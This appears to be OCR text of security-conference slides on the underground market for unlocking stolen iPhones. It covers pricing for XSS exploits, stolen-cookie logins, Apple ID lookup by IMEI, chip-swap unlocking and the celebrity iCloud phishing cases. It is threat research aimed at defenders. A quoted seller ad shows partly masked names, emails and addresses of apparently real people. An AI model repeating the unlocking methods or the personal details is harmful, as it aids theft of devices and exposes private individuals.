P5: Device Unlocking

- Case study of pricing
  - Tencent QQ Mail XSS exploit: $70 - $300
    - Sold multiple times
    - Usually workable for 1 - 3 days
  - Login QQ mail system by stolen SID (cookie): $7 per time
  - Unlock a specific stolen iPhone: $30 to $100
    - Buyer provide owner information (Email address)

P5: Device Unlocking

The only step yet clear enough:

How could attacker know **the full email address** of a lost iPhone?

P5: Device Unlocking

Apple iCloud ID Find Service - recovery Account iCLoud ID

The service is for restoring account Apple ID account (username) iPhone, iPad, iPod.

Price: 43.00 $

Delivery time: 3-14 working days

Server On

Orders count:1147

Service Account ID recovery service iCloud (user account). The service allows you to get information on what email address was registered account iCloud service for example if you have forgotten your Apple ID (user name only, without a password) or test questions to him if they were given the owner of the device (but without the answers to the test questions).

WARNING! This service does not allow to delete the account iCloud service, or restore the account password Apple ID.

An example of the information received:


Apple ID: yourname@icloud.com
Full Name: Your Name (if specified)
Rescue mailbox: yourname@list.ru (if specified)
Daytime contact number: NO (if specified)
Nighttime contact number: NO (if specified)
*Example result: 3543542680 ***** 70eeff278b8b13db98435601cf ********** michal bauner*****@gmail.com Regan Eubanks Houston TX 74587-27 ** USA 726-641 ***** soe ***@austin.rr.com Iman Soenen Austin TX 79 *** - 4553 USA 234-2123 ****

P5: Device Unlocking

- Query Apple ID by IMEI/ICCID:
  - Time: ~2 hours
  - Price: $10 - $20
  - Success rate: 30% - 90%

P5: Device Unlocking


- Other techniques:
  - Replace NAND flash: $20 - $100
  - Replace baseband chip
  - Burn IMEI and ICCID to vulnerable iPhone 4, and reset Apple ID password via the iPhone 4
    (may not workable now)



P6: Privacy Data & Potential Ransom

https://en.wikipedia.org/wiki/ICloud_leaks_of_celebrity_photos

found that Collins phished by sending e-mails to the victims that looked like they came from Apple or Google, warning the victims that their accounts might be compromised and asking for their account details. The victims would enter their password, and Collins gained access to their accounts, downloading e-mails and iCloud backups.[79] In October 2016, Collins was sentenced to 18 months in prison.[80] [81] In August 2016, 28-year-old Edward Majerczyk of Chicago, Illinois agreed to plead guilty to a similar phishing scheme, although authorities believe he worked independently of Collins and he was not accused of selling the images online.[82][83] On January 24, 2017, Majerczyk was sentenced to nine ordered to pay $5,700 in restitution to cover the counseling services o victim.[83]



Note: some celebrities used Android phones, which implies their Dropbox, Google Drive, or Snapchat accounts were also leaked.

P7: Third-party App Store

- Share purchased apps to all users (*AceDeceiver*)

Lessons Learned & Take Aways

- They'll also attack end users directly
  - when it's worth to do
  - by phishing, malware, email account compromising
- Every features could be abused to make profit
- Reconsider your account system's security design and assumptions

Thank you!

- Special thanks to jsoo, the anonymous C, and the anonymous M.E.